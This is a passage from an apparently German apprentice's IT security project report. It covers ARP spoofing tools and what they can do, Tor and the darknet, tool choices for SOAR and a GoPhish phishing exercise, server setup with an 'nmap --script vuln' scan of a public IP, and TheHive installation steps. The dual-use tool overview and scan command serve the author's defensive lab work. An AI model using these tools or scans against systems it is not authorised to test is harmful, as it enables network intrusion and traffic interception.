Netzen kommunizieren zu können, müssen alle eingebundenen Geräte MAC-Adressen auflösen – und das geht nur über ARP. Eine bekannte Software, die gezielt auf Broadcast-Anfragen lauert und diese mit gefälschten ARP-Replies beantwortet, ist Cain&Abel. Um den ARP-Cache von Netzwerkgeräten zu „vergiften“, muss ein Angreifer jedoch nicht zwangsläufig auf ARP-Requests warten. Eine andere Strategie sieht vor, das Netzwerk kontinuierlich mit gefälschten ARP-Replies zu bombardieren. Zwar ignorieren die meisten Systeme Antwortpakete, die sich keiner Anfrage zuordnen lassen; dies ändert sich jedoch, sobald ein Rechner im LAN einen ARP-Request startet und folglich gewillt ist eine Antwort entgegenzunehmen. Dann entscheidet das Timing, ob die Antwort des Zielsystems oder eines der gefälschten Pakete zuerst beim Absender eintrifft. Automatisieren lässt sich dieses Angriffsmuster durch Programme wie Ettercap.




Abbildung 25: Darstellung von ARP Spoofing von ionos.de

Programme, die im Rahmen des ARP-Spoofings als Angriffssoftware zum Einsatz kommen, werden in der Regel als Sicherheits-Tools gehandelt und sind im Netz frei erhältlich. Administratoren können mithilfe der Programme das eigene Netzwerk überprüfen und gegen gängige Angriffsmuster absichern. Zu den bekanntesten Anwendungen gehören ARP0c/WCI, Arpoison, Cain&Abel, Dsniff, Ettercap, FaceNiff und NetCut.

ARP0c/WCI: Laut Anbieterseite handelt es sich bei ARP0c/WCI um ein Tool, das ARP-Spoofing nutzt, um Verbindungen in einem privaten Netzwerk abzufangen. Dazu versendet die Software gefälschte ARP-Response-Pakete, die den Datenverkehr auf das System umleiten, auf dem ARP0c/WCI läuft. Eine Weiterleitung an das eigentliche Zielsystem erfolgt durch die integrierte Bridging-Engine. Pakete, die nicht lokal zugestellt werden, leitet ARP0c/WCI an den entsprechenden Router weiter. Ein Man-in-the-Middle-Angriff bleibt somit in der Regel unerkannt. Das Programm ist für sowohl für Linux als auch für Windows erhältlich und kann auf der Anbieterseite kostenlos heruntergeladen werden.

Arpoison: Das Kommandozeilen-Tool Arpoison erzeugt benutzerdefinierte ARP-Pakete, bei denen der Benutzer Ziel- und Absenderadresse beliebig festlegen kann. Arpoison lässt sich im Rahmen der Netzwerkanalyse nutzen, kommt jedoch auch als Angriffssoftware zum Einsatz. Das Tool ist frei verfügbar und steht unter GNU-Lizenz.

Cain&Abel: Das als Password-Recovery-Tool entwickelte Programm Cain&Abel bietet die Möglichkeit, Netzwerke abzuhören und verschlüsselte Passwörter zu dechiffrieren. Seit Version 2.5 enthält die Software zudem ARP-Poisoning-Funktionen, mit denen sich der IP-Verkehr in geswitchten LANs

abfangen lässt. Selbst SSH- und HTTPS-Verbindungen stellen für Cain&Abel keine Hürde dar. Zur Analyse des WLAN-Netzwerkverkehrs unterstützt Cain&Abel seit Version 4.0 den AirPcap-Adapter, der das passive Mitlesen des Datenverkehrs im WLAN ermöglicht. Angriffe gegen WPA-gesicherte drahtlose Netze sind seit Version 4.9.1 möglich.

Dsniff: Bei Dsniff handelt es sich um eine Programmsammlung, die verschiedene Tools für die Netzwerkanalyse und Penetrationstests zur Verfügung stellt: Mit Dsniff, Filesnarf, Mailsnarf, Msgsnarf, Urlsnarf und Webspy lassen sich Netzwerke belauschen und Dateien, E-Mails oder Passwörter abfangen. Arpspoof, Dnsspoof und Macof ermöglichen, Daten aufzuspüren, die in geswitchten Netzwerken normalerweise nicht zugänglich sind. Man-in-the-Middle-Angriffe auf SSH- und SSL/TLS-gesicherte Verbindungen lassen sich durch die Programme Sshmitm und Webmitm umsetzen.

Ettercap: Bei Ettercap handelt es sich um ein benutzerfreundliches ARP-Spoofing-Tool, das in erster Linie bei Man-in-the-Middle-Attacken zum Einsatz kommt. Die Software unterstützt diverse Linux-Distributionen sowie Mac OS X (Snow Leopard & Lion). Eine Windows-Installation ist möglich, erfordert jedoch zusätzliche Einstellungen. Neben der Bedienung über die Konsole stehen Nutzern das ncurses-Frontend und die GTK2-GUI als grafische Benutzeroberfläche zur Verfügung. Aktionen wie Sniffing, ARP-Attacken und das Sammeln von Passwörtern lassen sich automatisieren. Ettercap kann abgefangene Daten manipulieren und greift auch Verbindungen an, die via SSH oder SSL gesichert sind. Das Programm wird offiziell als Sicherheitssoftware angeboten und kommt bei Produkttests zum Einsatz.

FaceNiff: Die Android-App FaceNiff erlaubt Nutzern, Session-Cookies in WLAN-Netzwerken mitzulesen und Sitzungen zu übernehmen. Angreifer verwenden das Tool, um Facebook-, Amazon- oder Twitter-Konten zu hacken. Dabei spielt es keine Rolle, ob das drahtlose Netzwerk frei zugänglich ist oder durch WEP, WPA-PSK oder WPA2-PSK verschlüsselt wurde. Einen zuverlässigen Schutz gegen FaceNiff bieten jedoch das Authentifizierungsprotokoll EAP (Extensible Authentication Protocol) sowie SSL. Die Android-Software basiert auf der Firefox-Erweiterung Firesheep und wird auf Smartphones in Kombination mit dem vorinstallierten Stock-Browser verwendet.

NetCut: Mit der Netzwerk-Management-Software NetCut verwalten Administratoren ihr Netzwerk auf Basis von ARP. Das Tool ermittelt alle im Netzwerk verbundenen Geräte und gibt deren MAC-Adresse aus. Ein simpler Klick auf eine der aufgelisteten Adressen genügt, um das betreffende Gerät vom Netzwerk zu trennen. NetCut eignet sich somit besonders für DoS-Attacken, sofern sich der Angreifer im selben Netzwerk befindet wie das Opfer. Man-in-the-Middle-Angriffe lassen sich mit der Software nicht umsetzen.

4.2.14. The Onion Router

Darknet und Darkweb

Der verborgene Teil des Internets, den man im Allgemeinen Darknet nennt, sei ein Tummelplatz für kriminelle Machenschaften, heisst es. Und fast jeder hat Geschichten gehört, nach denen im Darknet Drogen, Menschen oder sogar Morde gehandelt werden.

Wie es der Name schon andeutet, ist das Darknet ein dunkles, also ein verborgenes, Netzwerk. Dabei ist es nicht getrennt vom sichtbaren Internet, dem Clear Web, sondern hängt mit diesem zusammen. Grundsätzlich sollte man wissen, dass das gesamte Internet aus drei wesentlichen Komponenten besteht:

- **Das Clear Web:** Das ist der Bereich des Internets, in dem wir shoppen, mit Freunden chatten oder Urlaubsfotos hochladen. Dieser leicht zugängliche Teil des Internets ist jedoch nur ein kleines Fragment des gesamten Netzes.
- **Das Deep Web:** In diesem mit Abstand umfangreichsten Bereich (ca. 90% des gesamten Internets) befinden sich Firmendatenbanken, Streaming-Server sowie Online-Speicher. Grundsätzlich steht das Deep Web allen offen, viele Inhalte sind jedoch geschützt um bspw. Unternehmensgeheimnisse zu schützen.
- **Das Darknet:** Dieser Raum des Internets ist ein vergleichsweise kleines Teilstück des Deep Webs. Es ist nicht auf herkömmliche Weise auffindbar, die Kommunikation wird verschlüsselt und die Urheber der Inhalte sowie seine Besucher bzw. Konsumenten wollen möglichst anonym bleiben.

Darknet und das TOR-Netzwerk

Webseiten des Darknets sind nicht durch die üblichen Suchmaschinen oder Browser auffindbar. Nur mit Hilfe von Anonymisierungsnetzwerken wie Tor ("The Onion Router") sind Seiten im Darknet entweder direkt oder über Darknet-Suchmaschinen abrufbar. Die Seiten sind demnach meist nur direkt (Peer-to-Peer) abrufbar und wenn man die genaue URL kennt. Das Tor-Netzwerk ist dabei der namentlichen Ableitung nach wie eine Zwiebel aufgebaut und verschleiert durch mehrere verschlüsselte Weiterleitungen zwischen den Servern bis hin zum Exit-Node bzw. der entsprechenden Seite im Darknet die Identität der NutzerInnen. Dabei kennt der Knotenpunkt nur jeweils den vorherigen sowie den folgenden Server. Eines sei jedoch klar gesagt: Trotz der Verwendung von Anonymisierungsnetzwerken wie dem Tor kann eine Zurückverfolgung nicht ausgeschlossen werden.



Abbildung 26: Darstellung des Aufbau von TOR

Darknet und Deep Web – Unterschied

Das Deep Web macht etwa 90% des gesamten World Wide Web aus. Seiten des Deep Web sind nicht indexiert und somit nicht über Suchmaschinen erreichbar. Das Deep Web besteht aus Datenbanken, Webseiten und Services, die zu Unternehmen, Behörden oder Universitäten gehören. Diese Inhalte sind meist zahlungspflichtig oder beispielsweise passwortgeschützt, aber harmlos. Für das Darknet braucht man hingegen spezielle Software und seine Inhalte haben häufiger kriminellen Hintergrund.




Abbildung 27: Aufteilung des Internet

Tummelplatz für Kriminelle?

Einerseits ja. Das Darknet ist tatsächlich Handelsplatz für Straftaten und illegale Güter aller Art, in dem die Angebote meist mit sogenannten Kryptowährungen bezahlt werden. Aufgrund der verschlüsselten Kommunikation und der damit einhergehenden Anonymität nutzen Kriminelle das Netz aus. Hier liegen auch die grössten Gefahren des Darknets: Das Risiko der Verbreitung von Schadsoftware ist hier höher als im Clear Web. Besucher können hier auf dubiose Angebote innerhalb des Darknets hereinfallen und sich so entweder strafbar machen oder mit kriminellen Organisationen in Kontakt geraten. Andererseits bietet die verschlüsselte Struktur für Journalisten, Verfolgte oder politisch Oppositionelle die Möglichkeit, auf regional gesperrte Inhalte zuzugreifen, Zensur zu umgehen oder mit anderen Menschen zu kommunizieren. Die Anonymität erlaubt journalistischen Quellen, in einigen Fällen unerkannt zu bleiben und Whistleblowern, ihre Entdeckungen mit der Öffentlichkeit zu teilen. Wie in vielen anderen Fällen stehen Deep Web und Darknet für etwas, das sowohl für nützliche wie auch für schädliche Absichten verwendet werden kann.

Ab wann mache ich mich strafbar?

Das Bewegen im Darknet alleine ist nicht illegal, wenn auch ein Sicherheitsrisiko. Durch die vielen Geschichten, die rund um das Darknet kursieren und die Anonymität der Nutzer kommt leicht der Eindruck auf, das Netzwerk sei per se unzulässig. Straffällig werden Sie tatsächlich, sobald Sie illegale Inhalte konsumieren, herunterladen oder rechtswidrige Waren und Dienstleistungen erwerben. Auch der Verkauf solcher Güter ist unter Strafe gestellt. Hier unterscheidet sich das Darknet kaum von der physischen Welt: Was ausserhalb des Internets illegal ist, bleibt es auch im Internet, egal ob Clear Web oder Darknet.

Hidden Service

Tor bietet auch Dienstbetreibern zusätzliche Anonymität. So kann man innerhalb des Tor-Netzes sogenannte Hidden Services aufsetzen, deren Namen auf .onion enden und die nur innerhalb des Tor-Netzes sichtbar sind. Im normalen Internet sind sie nicht zu erreichen; man benötigt einen Tor-Browser, um sie anzusprechen.

Das besondere an den Hidden Services ist, dass deren Standort beziehungsweise Betreiber auf Grund des anonymisierenden Tor-Routings ebenfalls nicht zu ermitteln ist. Der Kontakt mit einem Tor-Nutzer erfolgt über einen zugewiesenen Meeting-Point innerhalb des Tor-Netzes, der aber ebenfalls nur seinen nächsten Nachbarn kennt und den Datenverkehr selbst nicht mitlesen kann.

Diese Anonymität der Tor-Dienste machen sich auch Kriminelle zu Nutze und betreiben illegale Untergrund-Marktplätze als Tor Hidden Service. Dort gibt es von Drogen bis hin zu Waffen und Dienstleistungen wie Auftragsmord alles zu kaufen. Da man sein Gegenüber nicht kennt ist aber auch die Gefahr gross, dass man sein Geld einfach in ein schwarzes Loch wirft und niemals die damit bezahlte Ware zu Gesicht bekommt.

5. Planen

5.1. Benötigte Infrastruktur

5.2. Testkonzept

Das Testing ist unerlässlich bei einem Projekt. Für die Funktionstests wurde ein Testkonzept erstellt. Wie die Tests dokumentiert werden, ist in der Tabelle auf der nächsten Seite beschrieben.

Das Testing wird in verschiedene Testgebiete unterteilt, damit die Übersicht nicht verloren geht. Folgende Testgebiete sind definiert:

Testfall x	
Beschreibung	Hier wird der Testfall kurz beschrieben.
Testszenario	Hier werden die genauen Schritte des Tests aufgeschrieben. Es wird notiert, wie der Test durchgeführt wird und was mittels des Tests herausgefunden wird.
Involvierte Komponenten	Alle, vom Test betroffenen Komponenten werden hier aufgeschrieben. Beispielsweise Datenbanken, Server, Tools etc..
Erwartetes Resultat	Das Resultat aufgeschrieben, das erwartet wird, wenn der Test erfolgreich abläuft.
Tatsächliches Resultat	Nach der Durchführung des Tests wird hier das tatsächliche Resultat aufgeschrieben.
Klassifikation	TP, FP, TN, FN
Ergebnis	Das Ergebnis wird hier farbcodiert notiert. <ul style="list-style-type: none">• Erfolgreich: Das Ergebnis entspricht den Erwartungen.• Teilweise erfolgreich: Das Ergebnis entspricht nicht den Erwartungen, ist aber dennoch erfolgreich.• Fehlgeschlagen: Der Test ist fehlgeschlagen.
Fehler (falls nötig)	Falls der Test fehlgeschlagen ist, werden hier aufgetretene Fehler notiert.
Massnahmen	Hier werden die Massnahmen notiert, die unternommen werden, falls ein Test fehlschlägt.

5.2.1. Erklärung Klassifikation

Erklärung von [Wikipedia.org](#)

Um einen Klassifikator zu bewerten, muss man ihn in einer Reihe von Fällen anwenden, bei denen man zumindest im Nachhinein Kenntnis über die „wahre“ Klasse der jeweiligen Objekte hat. Ein Beispiel für so einen Fall ist ein medizinischer Labortest, mit dem festgestellt werden soll, ob eine Person eine bestimmte Krankheit hat. Später wird durch aufwändigere Untersuchungen festgestellt, ob die Person tatsächlich an dieser Krankheit leidet. Der Test stellt einen Klassifikator dar, der die Personen in die Kategorien „krank“ und „gesund“ einordnet. Da es sich um eine Ja/Nein-Frage handelt, sagt man auch, der Test fällt positiv (Einordnung „krank“) oder negativ (Einordnung „gesund“) aus. Um zu beurteilen, wie gut geeignet der Labortest für die Diagnose der Krankheit ist, wird nun bei jedem Patienten dessen tatsächlicher Gesundheitszustand mit dem Ergebnis des Tests verglichen. Dabei können vier mögliche Fälle auftreten:

- 1) *Richtig positiv (TP): Der Patient ist krank, und der Test hat dies richtig angezeigt.*
- 2) *Falsch negativ (FN): Der Patient ist krank, aber der Test hat ihn fälschlicherweise als gesund eingestuft.*
- 3) *Falsch positiv (FP): Der Patient ist gesund, aber der Test hat ihn fälschlicherweise als krank eingestuft.*
- 4) *Richtig negativ (TN): Der Patient ist gesund, und der Test hat dies richtig angezeigt.*

Im ersten und letzten Fall war die Diagnose also richtig, in den anderen beiden Fällen liegt ein Fehler vor. Die vier Fälle werden in verschiedenen Kontexten auch anders benannt. So sind auch die englischen Begriffe true positive, false positive, false negative und true negative gebräuchlich.

6. Entscheiden

6.1. SOAR

Für das SOAR habe ich mich für die Kombination aus TheHive, Cortex und MISP entschieden. Die drei Produkte zusammen haben im Internet sehr gute Rezessionen zudem sind alle drei Open Source. Für mein Projekt ist es wichtig, dass es Open Source Produkte sind, da ich keine finanziellen Aufwände für die Umsetzung betreiben kann.

6.2. Phishing

Beim Phishing Projekt setzte ich auf das OpenSource Tool GoPhish. GoPhish hat bereits ein weiterer Lernender bei der SIX verwendet, der mir im Notfall bestimmt auch noch helfen könnte. Das Tool bietet verschiedene Vorteile, wie das automatische Löschen von Kampagnen Mails aus dem Postfach bei Meldung und auch eine detaillierte Übersicht aller Opfer. Konkurrenzprodukte wie Lucy sind nicht Open Source und bietet in der gratis Version nur einen Bruchteil der Funktionen von GoPhish an.

6.3. Outlook Phishing Button

Beim Outlook Phishing Button habe ich mich für das Produkt von Knowbe4 entschieden. Knwobe4 bietet den Phishing Button in einer eingeschränkten Funktion kostenlos an, diese Funktionen reichen, aber komplett für meinen Verwendungszweck aus. Andere Produkte sind alle kostenpflichtig, dadurch ist der Entscheid für mich leicht gefallen.

6.4. Systemsicherheit im eigenen Netzwerk

Die Systemsicherheit möchte ich in meinem eigenen Netzwerk erweitern. Daher habe ich mir einen neuen Router kaufen wollen. Da die meisten Produkte bei mir zuhause von Ubiquiti sind, fiel die Wahl auf die Ubiquiti UDM Pro. Die Produkte von Ubiquiti haben mich in der Vergangenheit sehr überzeugt und durch den Erwerb eines Ubiquiti Router, kann ich nun alle unsere weiteren Netzwerkkomponenten zentral steuern.

7. Realisieren

7.1. Aufsetzen eines externen Server

Den Server werden wir auf linode.com aufsetzen. Hier kann man kostenlos einen externen Server hosten. Der Server sollte für NMAP Scans verwendet werden. Wenn man sich auf linode.com angemeldet hat kann man in einem Profil einen Server aufsetzen.
Am Anfang klickt man auf den «Create» Button.



Abbildung 28: Create Button

Nun hat man eine Auswahl verschiedener Services, die man beanspruchen kann. Wir klicken auf «Linode».




Abbildung 29: Auswahl verschiedener Services

Danach muss man ein Image bzw. ein Betriebssystem auswählen. In diesem Fall habe ich Debian 10 gewählt.



Abbildung 30: Auswahl des Image

Im Anschluss kann man die gewünschte Region auswählen. In diesem Fall Frankfurt, Deutschland.




Abbildung 31: Region auswählen

Dann kann man das gewünschte Abonnement auswählen.

Linode Plan

Shared CPU Dedicated CPU High Memory GPU

Shared CPU instances are good for medium-duty workloads and are a good mix of performance, resources, and price.

Linode Plan	Monthly	Hourly	RAM	CPUs	Storage
<input checked="" type="radio"/> Nanode 1GB	\$5	\$0.0075	1 GB	1	25 GB
<input type="radio"/> Linode 2GB	\$10	\$0.015	2 GB	1	50 GB
<input type="radio"/> Linode 4GB	\$20	\$0.03	4 GB	2	80 GB
<input type="radio"/> Linode 8GB	\$40	\$0.06	8 GB	4	160 GB
<input type="radio"/> Linode 16GB	\$80	\$0.12	16 GB	6	320 GB
<input type="radio"/> Linode 32GB	\$160	\$0.24	32 GB	8	640 GB
<input type="radio"/> Linode 64GB	\$320	\$0.48	64 GB	16	1280 GB
<input type="radio"/> Linode 96GB	\$480	\$0.72	96 GB	20	1920 GB
<input type="radio"/> Linode 128GB	\$640	\$0.96	128 GB	24	2560 GB
<input type="radio"/> Linode 192GB	\$960	\$1.44	192 GB	32	3840 GB

Abbildung 32: Abonnement auswählen

Anschliessend muss man den Hostname setzen.

Linode Label

svtfirlnmap01

Add Tags

Type to choose or create a tag.

Abbildung 33: Hostname setzen

Danach muss man das Root Passwort festlegen. Wichtig ist, dass das Passwort sicher ist, denn der Server ist für jeden von aussen erreichbar. Es findet keine Authentifizierung mittels Zertifikaten wie bei AWS statt.

Root Password

Strength: Good

Abbildung 34: Setzen des Root Passwort

Nun muss man warten bis der Status auf «Running» wechselt. Wenn dies der Fall ist, kann man sich nun mit mittels Putty mit dem Server verbinden.




Abbildung 35: Status

Wie im Bild ersichtlich kann man sich dann mit dem Root Benutzer authentifizieren und den Server für diverse Zwecke nutzen.

A screenshot of a PuTTY terminal window titled "172.104.135.110 - PuTTY". It shows a root login session:

```
login as: root
root@172.104.135.110's password:
Linux localhost 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@localhost:~#
```

The terminal window has a black background and white text.

Abbildung 36: Putty Fenster

Nun kann man den Server dafür nutzen einen NMAP Scan zu tätigen. Es wird ein externer Server verwendet, um einen NMAP Scan auf die öffentliche IP-Adresse zu tätigen.

A screenshot of a terminal window showing an NMAP scan command:

```
Nmap done: 1 IP address (1 host up) scanned in 41.68 seconds
root@localhost:~# nmap --script vuln 46.126.8.53
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-19 17:21 UTC
[
```

The terminal window has a black background and white text.

Abbildung 37: NMAP Scan

7.2. SOAR – TheHive

7.2.1. Installation

Für die Installation von TheHive wird Ubuntu 20.04 empfohlen. Wenn man die benötigte VM aufgesetzt hat, bringen wir das System zuerst auf den neusten Stand.

```
sudo apt-get update && sudo apt-get upgrade && sudo reboot now
```

Danach installierten wir OpenJDK

```
sudo add-apt-repository ppa:openjdk-r/ppa
sudo apt-get update
sudo apt-get install openjdk-11-jre-headless
```

TheHive erfordert die Installation von Elasticsearch. Da dies eine Laborumgebung ist, werde ich es auf derselben VM installieren.

```
# PGP key Installation
sudo apt-key adv --keyserver hkp://keyserver.ubuntu.com:80 --recv-key D88E42B4

# Debian repository Konfiguration
echo "deb https://artifacts.elastic.co/packages/5.x/apt stable main" | sudo tee -
a /etc/apt/sources.list.d/elastic-5.x.list

# Installation von HTTPS Support fuer apt
sudo apt install apt-transport-https

# Elasticsearch Installation
sudo apt update && sudo apt install elasticsearch
```

Dann bearbeiten wir /etc/elasticsearch/elasticsearch.yml und fügen die folgenden Zeilen hinzu:

```
network.host: 127.0.0.1
script.inline: true
cluster.name: hive
thread_pool.index.queue_size: 100000
thread_pool.search.queue_size: 100000
thread_pool.bulk.queue_size: 100000
```

Erstellen des Dienst und starten.

```
sudo systemctl enable elasticsearch.service
sudo systemctl start elasticsearch.service
sudo systemctl status elasticsearch.service
```

Wenn der Status auf Failed steht kann man die Java Einstellungen ändern.

```
luis@llsvtest01:/etc/apt/sources.list.d$ sudo service elasticsearch status
● elasticsearch.service - Elasticsearch
   Loaded: loaded (/usr/lib/systemd/system/elasticsearch.service; disabled; vendor preset: enabled)
   Active: failed (Result: exit-code) since Wed 2020-12-23 17:00:59 UTC; 14s ago
     Docs: http://www.elastic.co
  Process: 16677 ExecStart=/usr/share/elasticsearch/bin/elasticsearch -p ${PID_DIR}/elasticsearch.pid --quiet -Edefa
  Process: 16676 ExecStartPre=/usr/share/elasticsearch/bin/elasticsearch-systemd-pre-exec (code=exited, status=0/SUC
 Main PID: 16677 (code=exited, status=1/FAILURE)

Dec 23 17:00:55 llsvtest01 systemd[1]: Starting Elasticsearch...
Dec 23 17:00:55 llsvtest01 systemd[1]: Started Elasticsearch.
Dec 23 17:00:55 llsvtest01 elasticsearch[16677]: OpenJDK 64-Bit Server VM warning: Option UseConcMarkSweepGC was dep
Dec 23 17:00:59 llsvtest01 systemd[1]: elasticsearch.service: Main process exited, code=exited, status=1/FAILURE
Dec 23 17:00:59 llsvtest01 systemd[1]: elasticsearch.service: Failed with result 'exit-code'.
Lines 1-13/13 (END)
```

Abbildung 38: Status Elasticsearch Failed

Wenn dies fehlschlägt, bearbeite die Datei vim /etc/elasticsearch/jvm.options und ändere den Heap-Speicherplatz auf:

-Xms1g
-Xmx1g

ODER

-Xmx512m => Wenn es mit 1GB nicht funktioniert
-Xmx512m => Wenn es mit 1GB nicht funktioniert

Nun installieren wir TheHive

```
sudo apt-get install unzip
cd /opt
sudo wget https://dl.bintray.com/thehive-project/binary/thehive-latest.zip
sudo unzip thehive-latest.zip
sudo ln -s thehive-3.4.3-1 thehive
```

Ändere /opt/thehive/package/thehive.service und modifizierte den ExecStart-Block, da dieser auf /etc zeigte, wir ihn aber nach /opt installiert haben (Die Änderungen sind rot markiert)

```
sudo nano /usr/lib/systemd/system/thehive.service
```

```
ExecStart=/opt/thehive/bin/thehive \
-Dconfig.file=/etc/thehive/application.conf \
-Dlogger.file=/etc/thehive/logback.xml \
-Dpidfile.path=/dev/null

ExecStart=/opt/thehive/bin/thehive \
-Dconfig.file=/opt/thehive/conf/application.conf \
-Dlogger.file=/opt/thehive/conf/logback.xml \
-Dpidfile.path=/dev/null
```

Aktualisiere den geheimen Schlüssel in der Datei application.conf

```
(cat << _EOF_
# Secret key
# ~~~~~
